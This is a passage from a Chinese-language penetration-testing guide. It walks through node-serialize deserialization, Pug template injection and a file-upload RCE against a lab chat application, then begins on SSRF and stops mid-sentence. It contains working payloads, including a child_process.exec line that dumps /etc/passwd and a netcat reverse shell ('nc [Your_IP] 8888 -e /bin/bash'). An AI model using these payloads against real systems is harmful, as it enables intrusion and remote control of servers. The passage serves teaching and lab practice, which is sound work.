在 node-serialize 模块的源代码中，我们可以利用函数表达式，这对于使用用户输入执行此操作的任何 JavaScript/NodeJS 应用程序来说都是一个严重的问题。这种糟糕的做法让我们攻陷了这个应用程序。

```
//deserialization ******************
app.get('/', function(req, res){
  var sess = req.session;
  console.log(sess);
  if(req.cookies.donotdecodeme) {
    var str = new Buffer(req.cookies.donotdecodeme, 'base64').toString();
    var obj = serialize.unserialize(str);
  }else{
    res.cookie('donotdecodeme',"eyJtb2R1bGUiOiJub2RlLXNlcmlhbGl6ZSJ9", {maxAge: 1000000,httpOnly:false});
  }
  if(req.query.rUrl){
    req.session.rUrl = req.query.rUrl;
  }
  res.sendFile(__dirname + '/nav.html');
});
//end deserialization ******************
```

参考文献：

- https://opsecx.com/index.php/2017/02/08/exploiting-node-js-deserialization-bug-for-remote-code-execution/
- https://github.com/luin/serialize
- https://snyk.io/test/npm/node-serialize?severity=high&severity=medium&severity=low
- https://blog.websecurify.com/2017/02/hacking-node-serialize.html

模板引擎攻击——模板注入

模板引擎由于其模块化和简洁的代码与标准 HTML 相比而被更频繁地使用。模板注入是指用户输入直接传递到渲染模板，允许修改底层模板。这可以在 wiki，WSYWIG 或电子邮件模板中恶意使用。这种情况很少发生在无意中，所以它经常被误解为只是 XSS。模板注入通常允许攻击者访问底层操作系统以获取远程代码执行。

在下一个示例中，你将通过 Pug 对我们的 NodeJS 应用程序执行模板注入攻击。我们无意中将自己暴露给模板注入，使用带有用户输入的元重定向，使用模板文字 `${}` 直接在 Pug 中呈现。重要的是要注意模板文字允许使用换行符，这是我们必须破坏段落标记，因为 Pug 是空格和换行符，类似于 Python 。

在 Pug 中，第一个字符或单词表示表示标签或功能的 Pug 关键字。你也可以使用缩进指定多行字符串，如下所示：

- p.
  - 这是段落缩进。
  - 这仍然是段落标记的一部分。

以下是 HTML 和 Pug 模板的示例：


上面的示例文本显示了它在 HTML 中的外观以及相应的 Pug Markup 语言的外观。通过模板和字符串插值，我们可以创建快速，可重用且高效的模板

模板注入示例

聊天应用程序容易受到模板注入攻击。在下面的应用程序中，我们将看看我们是否可以与 Pug 模板系统进行交互。这通常可以通过检查我们提供的输入参数是否可以处理基本操作来完成。James Kettle 写了一篇关于攻击模板和与底层模板系统交互的大论文（http://ubm.io/2ECTYSi）。

与 Pug 交互：

- 转到 http://chat:3000 并使用任何有效帐户登录
- 转到 http://chat:3000/directmessage 并输入用户和评论以及“发送”，接下来，返回 Direct Message 页面并尝试将 XSS payload 输入到用户参数 `<script>alert(1)</script>`
  - http://chat:3000/ti?user=%3Cscript%3Ealert%281%29%3C%2Fscript%3E&comment
  - 这表明应用程序容易受到 XSS 的攻击，但我们可以与模板系统进行交互吗？
- 在 Burp 历史记录中，查看服务器请 request/response 的响应 `/ti?user=`，并将请求发送到 Burp Repeater（ctrl+r）




测试基本操作

我们可以通过将它传递给算术字符串来测试模板注入的 XSS 易受攻击参数。如果我们的输入被读取，它将识别它易受模板注入的影响。这是因为模板（如编码语言）可以轻松支持评估算术运算符。

测试基本操作符：


- 在 Burp Repeater 中，测试 `/ti` 上的每个参数以进行模板注入。我们可以通过传递9乘9这样的数学运算来做到这一点。
- 我们可以看到它没有用，我们没有得到81，请记住，我们的用户输入包含在段落标记内，所以我们可以假设我们的 Pug 模板代码看起来像这样：
    - p Message has been sent to !{user}



利用 Pug 的特点：

- 正如我们之前所说，Pug 是空格分隔的（类似于 Python），换行符开始一个新的模板输入，这意味着如果我们可以突破 Pug 中的当前行，我们可以执行新的模板代码。在这种情况下，我们将打破段落标记 `<p>` ，如上所示，并执行新的恶意模板代码。为此，我们将不得不使用一些 URL 编码来利用此漏洞（ http://bit.ly/2qxeDiy ）。
- 让我们逐步完成每个要求以执行模板注入：
    - 首先，我们需要触发一个新行并突破当前模板。这可以使用以下字符完成：
        - %0a new line
    - 其次，我们可以通过使用“=”符号来利用 Pug 中的算术函数

        - %3d%编码“=”符号
    - 最后，我们可以输入我们的数学方程式
        - 9*9数学方程式
- 因此，最终 payload 将如下所示：
    - [newline]=9*9
    - URL 编码：
        - `GET /ti?user=%0a%3d9*9&comment=&link=`
- `GET /ti?user=%0a%3d9*9` 在响应正文中给出了81。你已在用户参数中发现了模板注入！让我们通过利用 JavaScript 来获取远程代码。




正如你在响应中所看到的，我们在段落标记之外有“81”而不是用户名！这意味着我们能够注入模板。

我们现在知道我们可以进行模板注入，因为我们可以执行简单的计算，但是我们需要看看是否可以执行 shell。要获得 shell 执行，我们必须找到正确的函数来在 Node/JavaScript 中执行。

- 首先，我们将识别自身全局对象的根节点，然后继续确定我们可以访问哪些模块和功能。我们希望最终使用 Require 函数导入 `child_process.exec` 以运行操作系统命令。在 Pug 中，“=”字符允许我们输出 JavaScript 结果。我们将从访问全局根开始：
    - [new line]=global
    - 使用 Burp 的解码器工具将上述表达式编码为 URL 编码，可以得到：%0a%3d%20%67%6c%6f%62%61%6c
- 使用上面的 URL 编码字符串作为用户值并重新发送。
- 如果在提交前后请求一切顺利，我们将看到 [object global]，这意味着我们可以访问全局

对象。




解析全局对象：

- 让我们通过在全局范围内使用 Pug 迭代器'each'来查看我们可以访问的对象和属性。记住换行符（%0a）和空格（%20）：
  - each val,index in global p=index
  - URL 编码： %0a%65%61%63%68%20%76%61%6c%2c%69%6e%64%65%78%2
- 在上面的例子中，我们使用'each'迭代器，它可以访问一个值，并且如果我们指定了数组或对象，也可以选择访问索引。我们试图找到我们在全局对象中可以访问的对象，方法或模块。我们的最终目标是找到类似"require"方法的东西，以允许我们导入 child_process.exec，它允许我们运行系统命令。从现在开始，我们只是使用反复试验来识别最终会给我们 require 方法的方法或对象。

查找代码执行功能：


- 从上一个请求中，我们看到了全局中的所有对象以及一个名为“process”的对象。接下来，我们需要识别我们在 global.process 中可以访问的有趣对象：
  - each val,index in global.process p=index
  - URL 编码： %0a%65%61%63%68%20%76%61%6c%2c%69%6e%64%65%7
- 我们从所有可用的方法中选择“process”，因为我们知道它最终会导致‘require’。你可以通过选择不同的迭代方法来尝试尝试和错误过程：
  - each val,index in global.process.mainModule p = index
- URL 编码： %0a%65%61%63%68%20%76%61%6c%2c%69%6e%64%65%78%2



远程执行代码：


- 发送此最终 payload ，我们应该在 global.process.mainModule 中看到“require”函数。我们现在可以将其设置为使用.exec 导入‘child_process’以获取 RCE：
  -
    - var x = global.process.mainModule.require
  -
    - x('child_process').exec('cat / etc / passwd >>/opt/web/chatSupportSystems/public/accounts.txt')
  - URL 编码： %0a%2d%20%76%61%72%20%78%20%3d%20%67%6c%6f%6
- 在上面的例子中，我们像在 JavaScript 中一样定义变量“x”，但行开头的破折号表示无缓冲输出（隐藏）。我们正在使用全局对象和我们最终需要的模块‘require’，这允许我们使用‘child_process’.exec 来运行系统命令。
- 我们将 /etc/passwd 的内容输出到 Web 公共根目录，这是我们唯一具有写入权限的目录（由应用程序创建者设计），允许用户查看内容。我们也可以使用系统命令执行反向 shell或其他任何允许的操作。
- 我们可以看到 http://chat:3000/accounts.txt 将包含的内容

- 来自 Web 服务器的 /etc/passwd。
- 使用此命令在系统上执行完整的 RCE 并返回 shell。



现在，我们可以对这一系列操作实现自动化吗？当然可以。有一个类似 SQLmap 的名为 Tplmap 的工具，它可以尝试模板注入的所有不同组合：

- cd /opt/tplmap
- ./tplmap.py -u "http://chat:3000/ti?user=*&comment=asdfasdf&link="



参考：

- http://blog.portswigger.net/2015/08/server-side-template-injection.html
- https://hawkinsecurity.com/2017/12/13/rce-via-spring-engine-ssti/

JavaScript 和远程代码执行

远程代码执行是我们在每次入侵和 Web 应用程序渗透测试中必须寻找的。虽然 RCE 几乎可能在任何地方找到，但它们最常见于允许上传的地方，例如：上传 web shell，一个像 Imagetragick 这样的漏洞利用，使用 Office 文件进行 XXE 攻击，基于遍历的目录上传以替换关键文件等。

传统来说，我们可能会尝试找到我们可以使用的上传区域和 shell。可以在此处找到不同类型的 webshell payload 的绝佳列表：https://github.com/tennc/webshell 。请注意，我绝不会审查任何这些 shell 是否存在后门，所以使用它们需要你自担风险。我遇到过很多有后门的 shell。

使用上传攻击对聊天应用程序进行攻击

在我们的实验室中，我们将在 Node 应用程序上执行上传 RCE。在我们的示例中，有一个文件上传功能，允许任何文件上传。不幸的是，使用 Node，我们不能只通过 Web 浏览器调用文件来执行文件，就像在 PHP 中一样。因此，在这种情况下，我们将使用动态路由端点尝试呈现 Pug 文件的内容。错误在于端点将读取文件的内容，假设它是 Pug 文件，因为默认目录存在于 Views 目录中。此端点上还存在路径遍历和本地文件读取漏洞。

```
//Testing dynamic routing.  PLEASE DISABLE OR REMOVE IN PRODUCTION ENVIRONME
app.get('/drouting', function(req,res){
  defaultPath = '/opt/web/chatSupportSystem/views/';
  if(req.query.filename){
    filePath = defaultPath + req.query.filename;
    fs.readFile(filePath, 'utf8', function(err, data) {
      if (err) {
        console.log(err)
        res.send('broke');
      }
      else{
        try{
          res.send(pug.render(data));
```


在上传过程中，文件处理程序模块会将文件重命名为随机字符串，没有扩展名。在页面的上传响应内容中，存在上载文件的服务器路径位置。使用这些信息，我们可以使用/drouting 执行模板注入以实现远程代码执行。

既然我们知道底层应用程序是 Node(JavaScript)，我们可以上传什么样的 payload 来才能被 Pug 执行？回到我们之前使用的简单示例：

- 首先，为 require 模块分配一个变量
  - `-var x = global.process.mainModule.require`
- 使用子进程模块使我们能够通过运行任何系统命令来访问操作系统功能：
  - `-x('child_process').exec('nc [Your_IP] 8888 -e /bin/bash')`


RCE 上传攻击：

- 转到 http://chat:3000 并使用任何有效帐户登录
- 使用以下信息上传文本文件。在 Pug 中，“-”字符表示执行 JavaScript。
  - `-var x = global.process.mainModule.require`
  - `-x('child_process')。exec('nc [Your_IP] 8888 -e / bin / bash')`
- 通过上传文件查看 Burp 中的请求和响应。你将注意到在响应 POST 请求中上传的文件的哈希值以及引用的 drouting。



- 在这个模板代码中，我们将 require 函数分配给 child_process.exec，它允许我们在操作系统级别上运行命令。此代码将使 Web 服务器连接到在端口8888上 `[Your_IP]` 上运行的监听器，并允许我们在 Web 服务器上运行 shell。

- 在攻击者计算机上，启动 shell 的 netcat 侦听器以连接回
  - nc -l -p 8888
- 我们通过在 /drouting 上运行端点来激活代码。在浏览器中，转到上传的哈希文件。drouting 端点采用指定的 Pug 模板并呈现它。对我们来说幸运的是，我们上传的 Pug 模板包含我们的反向 Shell 。
  - 在浏览器中，使用你从文件上载响应中恢复的文件访问 drouting 端点。我们使用目录遍历“../”来返回上一个目录，以便能够进入包含我们的恶意文件的 uploads 文件夹：
  - `/drouting?filename=../uploads/[你的文件哈希]`
- 回到你的终端监听 8888 端口并在你的 shell 里操作吧！



服务器端请求伪造（SSRF）

服务器端请求伪造（SSRF）是我认为通常被误解的漏洞之一，并且在术语方面，经常与跨站点请求伪造（CSRF）混淆。虽然这个漏洞已经存在了一段时间，但实际上还没有得到足够的讨论和重视，尤其它可以造成的相当严重的后果。让我们来看看它是什么以及为什么会造成严重的后果。

服务器端请求伪造通常被利用以访问本地系统，进入内部网络或允许某种移动。理解 SSRF 的最简单方法是通过一个例子讲述。假设你有一个公共 Web 应用程序，允许用户通过 URL 从 Internet 上下载配置文件图像。你登录该站点，转到你的个人资料，然后单击 Imgur（公共图像托管服务）的更新个人资料按钮。你提供图像的 URL（例如：https://i.imgur.com/FdtLoFI.jpg）并点击提交。接下来发生的事情是服务器会创建一个全新的请求，转到 Imgur 站点，抓取图像（它可能会执行一些图像操作来调整图像-图像跟踪任何人的大小？），将其保存到服务器，并发送成功消息回到用户。如你所见，我们提供了一个 URL，服务器获取该 URL 并抓取图像，并将其上传到其数据库。

我们提供了最初的 Web 应用程序的 URL，以从外部资源中获取我们的个人资料图片。但是，如果我们将图像 URL 指向 http://127.0.0.1:80/favicon.ico 会发生什么？这将告诉服务器不是请求像 Imgur 这样的东西，而且从本地主机服务器（它本身）获取 favicon.ico 图片文件。如果我们能够获得返回包的值是 200 或使我们的个人资料图片成为本地的 favicon 图片，我们就知道我们可能发现了 SSRF。


由于它在80端口上工作，那么如果我们尝试连接到 http://127.0.0.1:8080 会发生什么情况（8080 是一个除 localhost 之外无法访问的端口）？这就是它变得有趣的地方。如果我们确实得到完整的 HTTP 请求/响应，并且我们可以在本地对8080端口发出 GET 请求，那么如果我们发现了一个易受攻击的 Jenkins 或 Apache Tomcat 服务会发生什么？即使这个端口没有

被公开监听，我们可能也可以入侵这个环境。更好的是，我们或许可以开始请求内网 IP：http://192.168.10.2-254 ，而不是127.0.0.1。回想一下那些返回了内网 IP 泄露的网络扫描结果，你对此不屑一顾。但是这正是它们重新发挥作用的地方，我们可以通过它们来使用内部网络服务。

SSRF 漏洞允许你可以执行以下操作：

